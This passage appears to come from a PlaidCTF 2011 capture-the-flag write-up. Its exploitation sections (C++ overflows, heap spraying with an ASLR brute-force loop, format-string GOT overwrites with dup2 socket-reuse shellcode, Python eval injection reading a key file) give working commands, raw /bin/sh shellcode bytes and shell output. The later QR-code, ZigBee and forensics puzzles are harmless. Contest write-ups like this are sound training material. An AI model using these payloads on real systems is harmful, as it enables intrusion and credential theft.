Full exploit here: http://stalkr.net/files/pctf/2011/19_anothersmallbug/exploit.py.html

Just run it with cat to keep stdin opened:

```
$ { python exploit.py; cat; } |/opt/pctf/z2/exploitme 1300
AAAAA[...]
id
uid=2015(z2\_16) gid=1001(z2users) egid=1003(z2key) groups=1001(z2users)
```

ROP is fun!

5.4 C++5x

> AED decided to use C++ to develop their internal tools. However, they seem to make a mistake one of their new C++ programs.
> Exploit and get the key!
> ssh username@a5.amalgamated.biz

NX was not effectively enabled.

The binary was setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.8, stripped

Run it:

```
cpp1_16@a5:/opt/pctf/cpp1$ ./first_cpp $(python -c 'print "A"*64') 13
Segmentation fault
0x080489b1 in ?? ()
(gdb) i r
```

```
eax            0x41414141     1094795585
ecx            0x0     0
edx            0x0     0
ebx            0xb769fff4     -1217789964
esp            0xbfc4ca50     0xbfc4ca50
ebp            0xbfc4caa8     0xbfc4caa8
esi            0x0     0
edi            0x0     0
eip            0x80489b1      0x80489b1
eflags         0x210207 [ CF PF IF RF ID ]
cs             0x73    115
ss             0x7b    123
ds             0x7b    123
es             0x7b    123
fs             0x0     0
gs             0x33    51
```

See regs:

```
(gdb) x/10i $eip
0x80489b1:    mov   eax,DWORD PTR [eax]
0x80489b3:    mov   edx,DWORD PTR [eax]
0x80489b5:    mov   DWORD PTR [esp+0x4],0x8049dc0
0x80489bd:    mov   eax,DWORD PTR [ebp+0x8]
0x80489c0:    mov   DWORD PTR [esp],eax
0x80489c3:    call  edx       <<<<<<<<<<
```

Vuln:

```
0x804899e:    mov   DWORD PTR [esp+0x4],eax
0x80489a2:    mov   DWORD PTR [esp],0x8049dc0 <<<< s
0x80489a9:    call  0x804864c <memcpy@plt>
```

Exploit with:

```
$(python -c 'from struct import pack; print "AA"+pack("<I", 0x8049dd4)+pack("<I",
    0xdeadbeef)+"A"*34+pack("<I", 0x8049dd0)') 42
>> call deadbeef

$(python -c 'from struct import pack; print "AA"+pack("<I", 0x8049dd4)+pack("<I",
    0x8049dd8)+"\xCC"*34+pack("<I", 0x8049dd0)') 42
```

We got the sigtrap, just put a shellcode & done.

```
cpp1_16@a5:/opt/pctf/cpp1$ ./first_cpp $(python -c 'from struct import pack;
   print "AA"+pack("<I", 0x8049dd4)+pack ("<I", 0x8049dd8)+"\x6a\x0b\x58\x99\x52
   \x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"+"a"
   *11+pack("<I", 0x8049dd0)') 42
```

Result : Virtual_function_is_Virtue

5.5 C++ upgrade

They have an update for the vulnerable C++ program trying to fix the bug. However, the coders at AED suck and introduced another stupid mistake. Get a shell (and the key, too.) ssh username@a5.amalgamated.biz

Heap is ASLR, not executable but NX not effectively enabled.

Use strcpy of argv[1] to overflow function pointer to shellcode copied in heap from argv[4]. We use a small bruteforce to pass ASLR.

```
1 cd /opt/pctf/cpp2/
2 A=$(python -c 'base=0x08d28000;from struct import pack;print pack("<I",base+0x4c)
    +"A"*42+pack("<I",base+0x1a)')
3 B=$(python -c 'print "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x32\x5b\xb0\x05\x31\
    xc9\xcd\x80\x89\xc6\xeb\x06\xb0\x01\x31\xdb\xcd\x80\x89\xf3\xb0\x03\x83\xec\
    x01\x8d\x0c\x24\xb2\x01\xcd\x80\x31\xdb\x39\xc3\x74\xe6\xb0\x04\xb3\x01\xb2\
    x01\xcd\x80\x83\xc4\x01\xeb\xdf\xe8\xc9\xff\xff\xffkey"')
4 while :; do ./second_cpp "$A" 0 1 "$B"; [ $? -eq 0 ] && break; done
```

wait and you get: It_Wasn7_th4t_DifffficuLt_VVas_1t?

5.6 Hashcalc 1

Original HTML version : http://blog.stalkr.net/2011/04/pctf-2011-22-hashcalc1.html

"Hashcalc 1" was binary exploitation over the network.

However, NX was not enabled on the wargame machine... Organizers thought they did, but it was not effective :(Good for us it means only ASLR, and the binary was not even PIE. One could exploit it quickly by writing a shellcode in the GOT, let's see that.

```
1 nc a9.amalgamated.biz 30001
```

Analysis

Quickly reverse it and see that it's a network server using regular sockets.

```
int __cdecl serv_main(int socket_fd)
{
  int result; // eax@4
  int bytes_rcvd; // [sp+10h] [bp-410h]@1
  int *hash; // [sp+14h] [bp-40Ch]@1
  char buf[1024]; // [sp+18h] [bp-408h]@1
  int cookie; // [sp+418h] [bp-8h]@1

  cookie = *MK_FP(__GS__, 20);
  hash = 0;
  printf_send(socket_fd, "** Welcome to the online hash calc
  do_recv(socket_fd, buf, 1023u, &bytes_rcvd);
  if ( bytes_rcvd <= 0 )
  {
    fwrite("fatal error: no message\n", 1u, 24u, stderr);
    exit(-1);
  }
  fprintf((FILE *)fp_log, buf);
  hash = (int *)calc_hash(buf);
  printf_send(socket_fd, "%u (%s)\n", hash, buf);
  result = *MK_FP(__GS__, 20) ^ cookie;
  if ( *MK_FP(__GS__, 20) != cookie )
    __stackfail();
  return result;
}
```

decompilation by IDA Pro with Hex-Rays

In the main function that handles clients connections, we see that the server opens a log file, and writes the user buffer into it using fprintf(fp, buf), which is an obvious format string vulnerability.

```
int __cdecl calc_hash(const char *str)
{
  size_t len; // [sp+4h] [bp-10h]@1
  size_t i; // [sp+8h] [bp-Ch]@1
  int h; // [sp+Ch] [bp-8h]@1

  h = 5381;
  len = strlen(str);
  for ( i = 0; i < len; ++i )
    h = h * (unsigned __int8)str[i] + 32
  return h & 0xFFF;
}
```

Using the format string vulnerability which gives us an arbitrary write, we would like to control the program flow to our shellcode. We can do that by overwriting the pointer of the next dynamic function being called: strlen. This pointer is located in the Global Offset Table (GOT).

```
.got.plt:0804A41C off_804A41C     dd offset strlen
```

strlen's GOT entry is at 0x0804A41C

Using the format string with two write2 (However, our code is received in a buffer on the stack, which has ASLR, so we cannot easily return to it. No problem, we can just use a bunch of write2 to copy a shellcode in the GOT, for instance right after strlen.

Choosing a shellcode, socket reuse

Since it is a remote exploitation, we can either use a classic connect-back shellcode or reuse the socket and spawn a shell from there. Since the first solution can fail if there is an outbound firewall (but there wasn't), I chose the second one.

In order to do a socket reuse, we need to get the socket file descriptor. Easy, it's incremental: 0 (stdin), 1 (stdout), 2 (stderr), 3 (log file), 4 (server socket) and 5 our client accept socket. You can also simply guess it by trying numbers incrementally.

Then, we need a shellcode to close 0/1/2 and reopen them as duplicates of the client socket file descriptor. Syscall dup2 does that, and a public shellcode doing it for fd 0 already exists. We just adapt it to get the following 17 bytes:

```
$ echo -ne '\x31\xc9\x31\xdb\xb3\x05\x6a\x3f\x58\xcd\x80\x41\x80\xf9\x03\x75\xf5'
    |ndisasm -u -
00000000 31C9            xor ecx,ecx    # ecx (new fd) => 0
00000002 31DB            xor ebx,ebx    # ebx (old fd) => 0
00000004 B305            mov bl,0x5     # ebx = 5, our socket fd
00000006 6A3F            push byte +0x3f
00000008 58              pop eax        # eax (syscall number) = sys_dup2
00000009 CD80            int 0x80       # syscall! dup2(5,ecx)
0000000B 41              inc ecx        # increment new fd so
0000000C 80F903          cmp cl,0x3     # that we do this
0000000F 75F5            jnz 0x6        # for fd 0/1/2
```

Finally, just append a regular /bin/sh shellcode (23 bytes).

Exploit the format string

In order to have an arbitrary write, we need the offset in the stack of our buffer. And since the format string happens in the log file, we don't get this information remotely. Just run it locally and view the log. Good thing here is that this offset will not move (fixed stack, recv into the buffer) and we don't need any padding unlike shell exploitation of format strings, where your arguments influence the stack size and thus the offset and padding.

Then we just have to build our format string with 2 write2 to update strlen's GOT entry and multiple write2 to copy the shellcode in the GOT, right after strlen's GOT entry. Full exploit here: http://stalkr.net/files/pctf/2011/22_hashcalc1/exploit.py.html

Just run it with nc for the network part, and cat to keep stdin opened:

```
$ { python exploit.py; cat; } |nc a9.amalgamated.biz 30001
** Welcome to the online hash calculator **
$ id
uid=1009(hashcalc1) gid=1010(hashcalc1) groups=1010(hashcalc1)
```

Quick & reliable, but remember that this exploit would not have worked if NX had been present, unlike sleepya's and surely others.

5.7 Calculator

> AED's summer internship program is notorious for attracting terrible programmers. They've resorted to giving them some of the simplest projects to work on. We expect this service that the latest 'All-Star' intern worked on all summer is no where near secure.
> nc a9.amalgamated.biz 60124

We try 1+1 => 2, then ps fauxw on wargame box shows a python script.
Maybe it's using eval? We try eval(1) => 1. Win! It must be eval(input).
Some chars are forbidden (like single quote) but we can build a string using chr() and eval() it.

```
# python -c 'print "eval("+"+".join(["chr(%i)" % ord(c) for c in "
    open(\"/home/calculator/key\").read()])+")"' |nc a9.amalgamated.
    biz 60124
Welcome to the online calculator. Please enter your expression below.
About to Calculate:
Calculating: eval(chr(111)+chr(112)+chr(101)+chr(110)+chr(40)+chr(34)+chr(47)+chr
    (104)+chr(111)+chr(109)+chr(101)+chr(47)+chr(99)+chr(97)+chr(108)+chr(99)+chr
    (117)+chr(108)+chr(97)+chr(116)+chr(111)+chr(114)+chr(47)+chr(107)+chr(101)+
    chr(121)+chr(34)+chr(41)+chr(46)+chr(114)+chr(101)+chr(97)+chr(100)+chr(40)+
    chr(41))
Equals: Y0_dawg,_I_he4rd_you_l1ke_EvA1
```

5.8 Hashcalc2

Original HTML version : http://blog.stalkr.net/2011/04/pctf-2011-26-hashcalc2.html

```
nc a9.amalgamated.biz 10241
```

Analysis

Quickly reverse it and notice the following differences with hashcalc1:

* it no longer uses sockets

* hash calculation no longer relies on libc's strlen() and uses its own version (repne scasb), so we cannot overwrite its GOT

And that's all!

No worries for strlen(), we just find the next libc function being called: it's vsprintf(), called when the program formats the message with the hash for the user. Its address in the GOT is 0x08049108.

By the way, this time no need for a socket reuse: we can directly use a /bin/sh shellcode because server normally runs with its stdin/stdout, network functionality being assured by a superserver like inetd. By the way if you just want to run the binary locally you do not need to install and configure inetd. You can merely use socat:

```
$ socat TCP-LISTEN:10241,reuseaddr,fork EXEC:./bin
```

Exploitation

So the only difference with hashcalc1 lies in the address: vsprintf's GOT instead of strlen's. However, a small difficulty: we cannot use 2 write2 to modify vsprintf's GOT because the second write would be at address 0x08049108+2=0x0804910a, and 0a=
n breaks our input buffer :(

A simple solution is to use three writes: a write1 (Full exploit here: http://blog.stalkr.net/2011/04/pctf-2011-26-hashcalc2.html

Just run it with nc for the network part, and cat to keep stdin opened:

```
$ { python exploit.py; cat; } |nc a9.amalgamated.biz 10241
** Welcome to the online hash calculator **
$ id
uid=1008(hashcalc2) gid=1009(hashcalc2) groups=1009(hashcalc2)
```

Again, quick & reliable, but remember that this exploit would not have worked if NX had been present, unlike sleepya's and surely others.

6 QRCodes

6.1 Crosswords Masters

We found this crossword puzzle and images in a folder marked "DESTROY" in the recycling. Looks like there is something that AED doesn't want us to know...


We were given 3 files : a crossword to complete, a Qr Code named "Scrabble.png" and a picture that seems incomplete (0_ .png).

Scrabble Qr Code contains the string "ABDGIKMOPSTW". We noticed that when we invert the colors of "0_ .png", the picture looks like an incomplete Qr Code.

Presumably, we must complete the crossword, keep the letters in the string "ABDGIKMOPSTW" or those which aren't, and superimpose the squares kept on the incomplete picture to create a valid Qr Code.

Once the crossword completed and both alternatives tested, we deduced that we must keep the letters which aren't in the string in order to complete the position detection patterns.

We also noticed that we must not keep all the squares to create a valid Qr Code : if the square is superimpose on white, it goes black, else, it goes white.



Finally, we just need a drunken phone to read it : Sund4yT1m3s

6.2 Family Photo


After Amalgamted move to machine-generated passwords, employees started writing down their hard-to-remember keys. Predictably, Amalgamated then instructed employees they were not to write down their passwords. Since this annoyed a number of the more forgetful employees, one of the more clever ones came up with a new scheme. Just 'encrypt' your password by storing it on a qrcode! That way, they could just scan it and find their password, but their boss wouldn't know what was going on.

We got an animated GIF composed by some QRCodes. Let's extract every frame. Some contains real text but no flag. The thing is that we can notice some grey pixel in every frame. That's the point, we have to create a new QRCode with the grey pixels of every frame.

Things to do :


–> Extracting every frames from the animated GIF
–> Grab every grey pixels from those frames
–> Put them into the new QRCode

This is the code I used, which requires a QRCode template (the four squares).



```
import sys
import os
from PIL import Image

if len(sys.argv) != 3:
    print 'Usage: python %s GIFAnimatedPicture QRCodeTemplate' % (sys.argv[0])
    sys.exit(2)

GIFimage = sys.argv[1]
QRCodeTemplate = sys.argv[2]
folder = './extractedFrames'

if os.path.exists(folder) == False:
        os.makedirs(folder)

im = Image.open(GIFimage)
cptFrames = 1

againFrame = True
while againFrame:
    try:
        extractedFrame = folder + '/extractedFrame' + str(cptFrames) + '.jpg'
```

```
23          im.save(extractedFrame)
24          print 'Frame ' + str(cptFrames) + ' extracted...'
25          im.seek(im.tell() + 1)
26          cptFrames = cptFrames + 1
27      except:
28          againFrame = False
29          print 'Extraction finished...'
30
31  print 'QRCode creation...'
32  for cpt in range (1, cptFrames + 1):
33      GIFrame = 'extractedFrames/extractedFrame' + str(cpt) + '.jpg'
34      frame = Image.open(GIFrame)
35      final = Image.open(QRCodeTemplate)
36      pixFrame = frame.load()
37      pixFinal = final.load()
38
39      for x in range(frame.size[0]):
40          for y in range(frame.size[1]):
41              if pixFrame[x, y] not in range(0,15) and pixFrame[x, y] not in range
                    (200, 256):
42                  pixFinal[x, y] = 0
43
44      final.save(QRCodeTemplate)
45  print 'QRCode created !'
```



Solution:94f2aa71963b4b72d344bdee405cd9a5

6.3 Sticky Note

After Amalgamted move to machine-generated passwords, employees started writing down their hard-to-remember keys. Predictably Amalgamated then instructed employees they were not to write down their passwords. Since this annoyed a number of the more forgetful employees, one of the more clever ones came up with a new scheme. Just âĂŸencryptâĂŹ your password by storing it on a qrcode! That way, they could just scan it and find their password, but their boss wouldnâĂŹt know what was going on. This QRCode was found printed out and taped to an employeeâĂŹs monitor. Find their key.

Get the image file, this is a qrcode.
Display it with ImageMagick. Scan it with the phone: fail.

ImageMagick->transform->flip (horizontal or vertical, doesn't matter)

Scan it: got the key.

7 Network

7.1 That's no bluetooth!

We captured this network traffic from outside of an AED employee's home. Decrypt it and find the key.

Original HTML version : http://blog.stalkr.net/2011/04/pctf-2011-32-thats-no-bluetooth.html

The only networking problem at pCTF 2011 was unusual because it involved ZigBee, based on IEEE 802.15.4.

Context

We captured this network traffic from outside of an AED employee's home.

Decrypt it and find the key.


Update: Our operatives were able to decrypt packet #18 in the capture file.

The decrypted data is

18060a0700421a63343a636f6e74726f6c345f73723235303a43342
d535232353004004208303332e30312e353405002004060021 3c00 or (printable text only) Bc4:control4_sr250:
SR250B03.01.54 !< If you aren't getting the correct values, make sure your keys are correct,
and that they are entered correctly. Keep in mind bits sometimes flip when transmitting signals
wirelessly.

ZigBee?

First thing to do with a pcap, open it with Wireshark:



Wireshark recognizes IEEE 802.15.4 and ZigBee. At packet #13 you see "pCTF_ZigBee_LOL" (15 bytes) while the following data packets are recognized as encrypted. After a few reads on ZigBee you find that the communication is encrypted using AES-CTR with a network key of 16 bytes that has been sent in clear, at packet 13.

Frame Check Sequence (FCS)

Still in Wireshark, you see that the Frame Check Sequence (FCS) of packet #13 is incorrect. As explained in the context, some bytes have flipped, much likely the last byte of the key (x00). Let's recover this missing byte by trying all possibilities and calculating the FCS of the new frame to get the expected one (0xd3a1). According to the documentation, FCS is CRC-16-CCITT (reversed polynom 0x8408).

```
def crc16(buff, crc = 0, poly = 0x8408):
    l = len(buff)
    i = 0
    while i < l:
        ch = ord(buff[i])
        uc = 0
        while uc < 8:
            if (crc & 1) ^ (ch & 1):
                crc = (crc >> 1) ^ poly
            else:
                crc >>= 1
            ch >>= 1
```

```
            uc += 1
        i += 1
    return crc

p1 = 'a\x88nY3U6\x00\x00\x08\x00U6\x00\x00\x1ez\x01=\x05\x01'
key = 'pCTF_ZigBee_LOL'
p2 = '\x00\x1a[A\x00\x00\xff\x0f\x00\xff\xff\xff\xff\xff\xff\xff\xff'

for i in range(256):
  if crc16(p1 + key + chr(i) + p2)==0xd3a1:
    print "Found byte %r (%02x)" % (chr(i),i)
    print "Key is %r (%s)" % (key+chr(i), (key+chr(i)).encode("hex"))
```

Result:


```
Found byte '\xea' (ea)
Key is 'pCTF_ZigBee_LOL\xea' (704354465f5a69674265655f4c4f4cea)
```

Decrypt ZigBee with Perytons


I first tried to decrypt ZigBee packets implementing their AES-CTR encryption (see this good presentation), but it was painful. Let's just find if a ZigBee analysis tool already exists. And there is one! I found Perytons and they even provide a free evaluation (direct .exe link).

First, you have to convert the .pcap into their .anl format. Apparently they did not put this into their software (why?) but give a form where you uploaed your .pcap and it returns you the corresponding .anl file...

Then, run Perytons and import your .anl by using "File/New" menu. Perytons is clever enough to automatically read the network key from the capture, however it has the wrong last byte. Fix it by using "Tools/Security/Network keys" menu. You can then confirm with packet #17 (numbering starts from 0 unlike Wireshark which starts from 1) that the decryption was successful:



Finally, just browse the data packets and you find the key at packet #394:



You read: "Key : z1gb33_r0ck5"

Thanks tylerni7 for this unusual challenge!

8 Forensics

8.1 Fun with Firewire

All of the machines at the AED office are encrypted using the amazing Truecrypt software. When we grabbed one of their USB sticks from a computer, we also grabbed the memory using the Firewire port. Recover the key using the truecrypt image and the memory dump.

We got an archive with a memory dump and a truecrupt volume.

There was the hard way :
- Get derived key from the memory dump, modify truecrypt source to use derived key in order to decrypt the crypted volume.

And there was the easy way :
- Use a tool that does everything in 30 seconds...

We chose the easy way in order to solve the level quickly, we used the tool "passware password recovery kit forensic".

8.2 Awesomeness

> We found this weird text file on one of AED machines. It contains some repeated characters, but we can't figure out what it is.
> Please examine and get us anything that's useful! (well, get the key)
> Download http://www.plaidctf.com/chals/d8acfb840311d442b9ddc6b1e5e32e313ebb5328.tgz
> Update: BTW, this was found on Windows machine.

they gave us a tgz file, with an incorrect .png file, and one .rar archive.

Extracting the archive on a non ntfs partition with winrar give us errors about files with names like that: bla:XXX.

This format makes us switch on the track of Alternate Data Stream attached on file inside the rar. After we extracted the file, we launch streams.exe (from sysinternals) on it, which indicate us 200 ADS, named from 1 to 200, each one containing a number in it.

for %i in (1,1,200) do cat filename:%i » out/%i.txt

If we check the png file, we see his header somewhere in the file, but not at the beginning.

In fact, the file was splitted in 200 parts, and the part were mixed according to the ads value, here is a script what reconstruct the png file:

```
ads = []
for i in range(1,201):
        ads.append(open("out/"+str(i)+".txt").read().strip())
ads = map(int,ads)

png_tab = []
png = open("78da90707ef111a9ab2c0229fd0b2d44713be532.png","rb").read()
chunk_size = len(png)/200
for i in range(200):
        png_tab.append(png[i*chunk_size:i*chunk_size+chunk_size])

final_png = ""
for i in range(1,201):
        final_png += png_tab[ ads.index(i) ]

f = open("final.png","wb")
```

```
17 f.write(final_png)
18 f.close()
```

Result: